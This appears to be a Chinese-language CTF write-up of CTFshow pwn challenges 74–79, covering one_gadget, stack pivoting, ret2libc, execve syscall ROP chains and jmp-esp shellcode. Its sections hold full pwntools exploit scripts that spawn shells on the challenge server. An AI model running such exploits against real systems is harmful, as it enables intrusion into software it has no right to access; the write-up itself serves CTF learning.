1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 $ one_gadget /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/74/libc.so.6-ctfshow 0x4f29e execve("/bin/sh" , rsp+0x40, environ) constraints: address rsp+0x50 is writable rsp & 0xf == 0 rcx == NULL || {rcx, "-c" , r12, NULL} is a valid argv 0x4f2a5 execve("/bin/sh" , rsp+0x40, environ) constraints: address rsp+0x50 is writable rsp & 0xf == 0 rcx == NULL || {rcx, rax, r12, NULL} is a valid argv 0x4f302 execve("/bin/sh" , rsp+0x40, environ) constraints: [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv 0x10a2fc execve("/bin/sh" , rsp+0x70, environ) constraints: [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
这就对了,以下是payload:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 from pwn import *libc = ELF(r"/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/74/libc.so.6-ctfshow" ) p = remote("pwn.challenge.ctf.show" , "28196" ) p.recvuntil(b'What\'s this:' ) printf_addr = eval (p.recvuntil(b' ?\n' ,drop = True )) libc_base = printf_addr - libc.symbols[('printf' )] one_gadget = 0x10a2fc one_gadget = libc_base + one_gadget p.sendline(str (one_gadget).encode()) p.interactive()
pwn75
栈空间不够怎么办?
栈迁移,这个wp是集大成之作,以下是参考:10月记录 ctfshow做题笔记—栈溢出—pwn75~pwn79
利用栈迁移要求elf文件有leave; ret的gadget和可执行的shellcode内存区域;

本质是利用两次leave;ret劫持栈(一次本身的、一次导入的),需要找到LeaveRetAddr(gadget地址)、HijackAddr(劫持后转到的地址);
用HijackAddr-4填充old ebp,LeaveRetAddr填充返回地址
1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/75/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=7931aeb72f789391ff0302b42705362293bc4c75, not stripped
1 2 3 4 5 6 7 8 9 int __cdecl main (int argc, const char argv, const char envp) { init(&argc); logo(); puts ("Old friends have not seen each other for a long time!" ); puts ("To confirm your identity, please enter your codename:" ); ctfshow(); return 0 ; }
1 2 3 4 5 6 7 8 9 10 11 int ctfshow () { _BYTE s[36 ]; memset (s, 0 , 0x20u ); read(0 , s, 0x30u ); printf ("Welcome, %s\n" , s); puts ("What do you want to do?" ); read(0 , s, 0x30u ); return printf ("Nothing here ,%s\n" , s); }
1 2 3 4 int hackerout () { return system("echo hacker_get_out!" ); }
发现了system函数,查看一下地址:0x0804B044,因为是外部libc,所以也可以用elf.plt['system']找。
找一下gadget:
1 2 3 4 $ ROPgadget --binary pwn --only 'leave|ret' Gadgets information ============================================================ 0x080484d5 : leave ; ret
先利用栈溢出输入payload1 = b'a' * 0x28 + b'bbbb'(把read的截断覆盖),观察一下栈上情况和返回值:
1 2 Welcome, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb\x08x\xd0\xff\xb5\x87\x04\x08 x\xd0\xff What do you want to do?
后面的泄露了一个地址\x08x\xd0\xff(xascii码就是78)按照小端序:0xffd07808
1 2 3 4 5 6 pwndbg> stack 20 00:0000│ esp 0xffd077d0 ◂— 0x610a736c ('ls\na' ) 01:0004│-024 0xffd077d4 ◂— 0x61616161 ('aaaa' ) ... ↓ 7 skipped 09:0024│-004 0xffd077f4 ◂— 0x62626262 ('bbbb' ) 0a:0028│ ebp 0xffd077f8 —▸ 0xffd07808 —▸ 0xf35cc020 (_rtld_global) —▸ 0xf35cca40 ◂— 0
有看到old ebp的地址是0xffd07808和上面的地址相同,所以说我们能找到ctfshow()的基址,基址距离缓冲区的长度是0xffd07808 - 0xffd077d0 = 0x38,所以说我们能利用泄露的地址推算出缓冲区地址:LeakAddr - 0x38 = BufferAddr
去回顾了一下原理,就知道leave;ret覆盖返回地址、HijackAddr覆盖old ebp即可完成栈迁移;至于HijackAddr的选择,可以是bss段可写的部分,也可以是有shellcode的部分,这里我们直接利用第二次read注入shellcode即可,所以BufferAddr就是HijackAddr(由于pop会让esp的地址增加,按原理选择BufferAddr-4)
最后我们再来讲一下system函数,system函数传参栈布局长这样(低向高增长):
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 高地址 ┌─────────────────┐ │ main()返回地址 │ ← 程序启动时_main调用main的返回地址 ├─────────────────┤ │ system参数 │ ← "cmd.exe" 字符串地址 ├─────────────────┤ ← ESP (调用system前) │ call返回地址 │ ← system调用完成后要返回的地址 ├─────────────────┤ ← ESP (call system执行后) │ 旧EBP值 │ ← push ebp保存的旧基址指针 ├─────────────────┤ ← EBP (system函数内) │ 局部变量 │ │ ... │ ├─────────────────┤ │ system栈帧 │ │ ... │ └─────────────────┘ 低地址
简单点就是这样:
1 2 3 4 5 6 高地址 --------------------------------- arg1 = "/bin/sh" 的地址 返回地址 --------------------------------- 低地址
所以给system函数传参应该是传入返回地址(这里不需要返回了,所以随便4个字节即可)+命令字符串地址
好了!终于可以写payload了!(这道题卡了很久,主要是我看的wp都没说HijackAddr的选择就可以直接是buffer)
payload1 = b'a'*28+b'bbbb'(b’bbbb作为recvuntil的定位)
payload2 = (system_addr+b'a'*4+HijackAddr+12+b'/bin/sh\x00')+HijackAddr-0x4+LeaveRetAddr
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 from pwn import *elf = ELF(r"/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/75/pwn" ) p = remote("pwn.challenge.ctf.show" ,28271 ) context(arch='i386' ,log_level='debug' ,os='linux' ) system = elf.plt['system' ] LeaveRetAddr=0x80484d5 payload1 = b'a' *(0x28 -4 )+b'bbbb' print (len (payload1))p.recvuntil(b'codename:' ) p.send(payload1) p.recvuntil(b'bbbb' ) LeakAddr = u32(p.recvuntil(b'What' ,drop=True )[:4 ]) BufferAddr = LeakAddr-0x38 payload2 = (p32(system)+b'aaaa' +p32(BufferAddr+12 )+b'/bin/sh\x00' ).ljust(0x28 ,b'a' )+p32(BufferAddr-4 )+p32(LeaveRetAddr) p.recvuntil(b'do?' ) p.send(payload2) p.interactive()
或者这么写也可以(注意sendline最后的\n),
1 2 3 4 5 payload1 = b'a' *(0x28 -5 )+b'bbbb' ... p.sendline(payload1) ... LeakAddr = u32(p.recvuntil(b'What' ,drop=True )[1 :5 ])
pwn76 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/76/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: Canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No a1gorithms@A1gorithm:/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/76$ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=e09ec7145440153c4b3dedc3c7a8e328d9be6b55, not stripped
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 int __cdecl main(int argc, const char argv, const char envp){ char v4; // [esp+4h] [ebp-3Ch] int v5; // [esp+18h] [ebp-28h] BYREF _BYTE s[30 ]; // [esp+1Eh] [ebp-22h] BYREF unsigned int n0xC; // [esp+3Ch] [ebp-4h] memset(s, 0 , sizeof(s)); IO_setvbuf(stdout, 0 , 2 , 0 ); IO_setvbuf(stdin, 0 , 1 , 0 ); _printf("CTFshow login: " , v4); _isoc99_scanf("%30s" , s); memset(&input , 0 , 0xCu); v5 = 0 ; n0xC = Base64Decode(s, &v5); if ( n0xC > 0xC ){ IO_puts("Input Error!" ); } else { memcpy(&input , v5, n0xC); if ( auth(n0xC) == 1 )correct(); } return 0 ;}
输入的值会被base64解码,解码后文本长度小于12(0xC)
追踪一下auth和correct
1 2 3 4 5 6 7 8 9 10 11 _BOOL4 __cdecl auth (unsigned int n0xC) { _BYTE v2[8 ]; char *s2; int v4; memcpy (&v4, &input, n0xC); s2 = (char *)calc_md5(v2, 12 ); _printf("hash : %s\n" , (char )s2); return strcmp ("f87cd601aa7fedca99018a8be88eda34" , s2) == 0 ; }
仔细分析一下这里:
input进来12字节刚好把savedebp填充掉,利用auth和main的两次leave return占迁移,劫持程序
1 2 3 4 5 6 7 8 9 void __noreturn correct () { if ( input == -559038737 ) { IO_puts("Wow Fantastic,you deserve it!" ); _libc_system("/bin/sh" ); } exit (0 ); }
所以payload构造如下,法一:0xdeadbeef+correct_addr+inputbuf_addr
法二:b'a'*4+system(/bin/sh)_addr+inputbuf_addr
1 2 3 4 5 6 7 8 from pwn import *p = remote("pwn.challenge.ctf.show" ,28193 ) context(arch='i386' ,log_level='debug' ,os='linux' ) p.sendline(b'776t3l+SBAhA6xEI' ) p.sendline(b'cat ctfshow_flag' ) p.interactive()
pwn77 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/77/pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000) Stripped: No $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=f38e3efd22c0cc36b9e80b9e301153d205792195, not stripped


1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 __int64 ctfshow () { int v0; __int64 result; _BYTE v2[267 ]; char n10; int v4; v4 = 0 ; while ( !feof(stdin ) ) { n10 = fgetc(stdin ); if ( n10 == '\n' ) break ; v0 = v4++; v2[v0] = n10; } result = v4; v2[v4] = 0 ; return result; }
也就是说他一直读取,直到换行符才停止,读取一个字节之后会赋值给v2;由于他这里没有对长度有检测,所以会造成栈溢出;动态连接和无canary,于是我们就ret2libc即可。
具体栈上情况如下:
1 2 3 4 5 6 7 [rbp-0x110 ] v2[0 ] ... [rbp-0x6 ] v2[266 ] [rbp-0x5 ] n10 [rbp-0x4 ~ rbp-0x1 ] v4 [rbp+0x0 ] saved rbp [rbp+0x8 ] return address
虽然说_BYTE v2[267]; // [rsp+0h] [rbp-110h],但是没有办法直接一个b'a'*0x110作为padding,因为他会把v4的部分给覆盖导致说读取有问题。所以我们在padding过程中跳过v4,我们先看看在64位小端序中,如果v4迭代到0x10d(0x10d+0x5 = 0x110,也就是到v4低位前)时,int v4的栈情况:
填充一个字节比如说填充为0x01之后,v4则为
所以下一个会转到rbp-(0x110-0x101) = rbp-0xF并不能达到覆盖返回地址的目的,返回地址低位在v2-0x110+8 = v2-0x118,所以在迭代到0x10d之后再输入\x18
即下一个跳转到0x118也就是返回地址的低位随后就是构造ret2libc的rop链:
利用puts函数泄露地址,并返回
1 2 3 4 5 padding(b'a' *0x10c +b'\x18' ) rdi_ret put_got put_plt ctfshow_addr
算出基地址
1 2 3 libc_base = leak_addr-puts_libc system = system_libc+libc_base binsh = binsh+libc_base
劫持程序
1 2 3 4 (ret) rdi_ret binsh system
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 from pwn import *elf = ELF(r'/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/77/pwn' ) libc = ELF('/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/77/libc.so.6' ) context(arch='amd64' ,os='linux' ,log_level='debug' ) p = remote("pwn.challenge.ctf.show" ,28307 ) putsplt_addr = elf.plt['puts' ] putsgot_addr = elf.got['puts' ] fgetc_got_addr = elf.got['fgetc' ] main_addr = elf.symbols['main' ] rdi_ret = 0x4008e3 ret_addr = 0x400576 padding = b'A' * 0x10c + b'\x18' payload = padding payload += p64(rdi_ret) payload += p64(fgetc_got_addr) payload += p64(putsplt_addr) payload += p64(main_addr) p.sendlineafter(b'T^T\n' , payload) fgetc= u64(p.recv(6 ).ljust(8 , b'\x00' )) print (hex (fgetc))libc_base = fgetc - libc.sym['fgetc' ] system = libc_base + libc.sym['system' ] binsh = libc_base + next (libc.search(b'/bin/sh' )) payload2 = padding payload2 += p64(rdi_ret) payload2 += p64(binsh) payload2 += p64(ret_addr) payload2 += p64(system) p.sendlineafter(b'T^T\n' , payload2) p.interactive()
1 2 3 4 5 6 7 8 9 10 11 12 $ ROPgadget --binary pwn --only 'pop|ret' | grep "ret" 0x00000000004008dc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret0x00000000004008de : pop r13 ; pop r14 ; pop r15 ; ret0x00000000004008e0 : pop r14 ; pop r15 ; ret0x00000000004008e2 : pop r15 ; ret0x00000000004008db : pop rbp ; pop r12 ; pop r113 ; pop r14 ; pop r15 ; ret0x00000000004008df : pop rbp ; pop r14 ; pop r15 ; ret0x0000000000400648 : pop rbp ; ret0x00000000004008e3 : pop rdi ; ret0x00000000004008e1 : pop rsi ; pop r15 ; ret0x00000000004008dd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret0x0000000000400576 : ret
pwn78 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/78/pwn' Arch: amd64-64 -little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000 ) Stripped: No $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux) , statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=3 a1087ee8a857d0726535e1646549e2ebaf043d5, not stripped
1 2 3 4 5 6 7 8 9 10 11 12 int __fastcall main (int argc, const char argv, const char envp) { _BYTE v4[80 ]; IO_setvbuf(stdout , 0 , 2 , 0 ); IO_setvbuf(stdin , 0 , 1 , 0 ); IO_puts("CTFshowPWN!" ); IO_puts("where is my system_x64?" ); IO_gets(v4); IO_puts("fuck" ); return 0 ; }
静态链接,发现没有/bin/sh,所以需要转到bss段写入/bin/sh之后调用syscall
1 2 3 4 5 6 7 8 9 $ ROPgadget --binary pwn --only 'syscall' Gadgets information ============================================================ 0x0000000000400488 : syscallUnique gadgets found: 1 $ ROPgadget --binary pwn --string '/bin' Strings information ============================================================
本质还是要三个pop、ret
1 2 3 4 5 6 7 8 9 10 11 12 0x000000000046b9f8 : pop rax ; ret 0x000000000040065d : pop rdi ; pop rbp ; ret 0x00000000004016c3 : pop rdi ; ret 0x00000000004377d3 : pop rdx ; pop r10 ; ret 0x00000000004377f9 : pop rdx ; pop rsi ; ret 0x00000000004377d5 : pop rdx ; ret 0x000000000040065b : pop rsi ; pop r15 ; pop rbp ; ret 0x00000000004016c1 : pop rsi ; pop r15 ; ret 0x00000000004017d7 : pop rsi ; ret .. 0x00000000004002c9 : ret
没有rdx,rsi,rdi连着的,所以就直接单独取出来;vmmap找到可写段
1 2 3 4 5 6 7 8 9 10 11 pwndbg> vmmap LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA Start End Perm Size Offset File 0x400000 0x4c0000 r-xp c0000 0 /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/78/pwn 0x6bf000 0x6c2000 rw-p 3000 bf000 /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/78/pwn 0x6c2000 0x6c5000 rw-p 3000 0 [anon_006c2] 0x6c5000 0x6e8000 rw-p 23000 0 [heap] 0x7ffff7ff9000 0x7ffff7ffd000 r--p 4000 0 [vvar] 0x7ffff7ffd000 0x7ffff7fff000 r-xp 2000 0 [vdso] 0x7ffffffde000 0x7ffffffff000 rw-p 21000 0 [stack] 0xffffffffff600000 0xffffffffff601000 --xp 1000 0 [vsyscall]
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 from pwn import *elf = ELF(r"E:\CTF\pwn学习\CTFSHOW\78\pwn" ) p = remote("pwn.challenge.ctf.show" ,28167 ) offset = 0x50 +8 pop_rax = 0x46b9f8 pop_rdi = 0x4016c3 pop_rsi = 0x4017d7 pop_rdx = 0x4377d5 bss_addr = 0x6c2000 gets_addr = elf.symbols['gets' ] syscall_addr = 0x400488 ret_addr = 0x4002c9 payload = b'A' * offset payload += p64(pop_rdi) payload += p64(bss_addr) payload += p64(gets_addr) payload += p64(pop_rax) payload += p64(59 ) payload += p64(pop_rdi) payload += p64(bss_addr) payload += p64(pop_rsi) payload += p64(0 ) payload += p64(pop_rdx) payload += p64(0 ) payload += p64(syscall_addr) payload += p64(ret_addr) p.sendline(payload) p.sendline(b'/bin/sh' ) p.interactive()
反过来看别人写的wp(gpt/q的),这里有几个点:

1.syscall怎么找?
我是找的0x0000000000400488 : syscall,q的wp有提到syscall;ret才是我们需要的(当然正常是这样的),不过这里syscall之后就结束了,所以说有没有ret无所谓。附上找syscall;ret的过程:
pwn79 1 2 3 4 5 6 7 8 9 10 11 12 13 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/79/pwn' Arch: i386-32 -little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x8048000 ) Stack: Executable RWX: Has RWX segments Stripped: No Debuginfo: Yes $ file pwn pwn: ELF 32 -bit LSB executable, Intel 80386 , version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2 , for GNU/Linux 3.2 .0 , BuildID[sha1]=30977d2459383df5c177bfc91a26685a7eda51fb, with debug_info, not stripped
32位动态
1 2 3 4 5 6 7 8 9 10 11 12 13 int __cdecl main (int argc, const char argv, const char envp) { int input[512 ]; int *p_argc; p_argc = &argc; init(); logo(); printf ("Enter your input: " ); fgets((char *)input, 2048 , stdin ); ctfshow((char *)input); return 0 ; }
1 2 3 4 5 6 void __cdecl ctfshow (char *input) { char buf[516 ]; strcpy (buf, input); }
fgets的原型:
1 char *fgets (char *s, int size, FILE *stream) ;
栈溢出点在于buf读取0x208+4后会覆盖返回地址,输入shellcode即可
1 2 3 4 5 $ ROPgadget --binary pwn --only 'jmp' Gadgets information ============================================================ ... 0x08048cff : jmp esp
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 from pwn import *elf = ELF(r'/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/77/pwn' ) context(arch='i386' ,os='linux' ,log_level='debug' ) p = remote('pwn.challenge.ctf.show' , 28186 ) offset = 0x208 +4 jmp_esp = 0x08048cff payload = b'A' * offset payload += p32(jmp_esp) payload += asm(shellcraft.sh()) p.sendline(payload) p.interactive()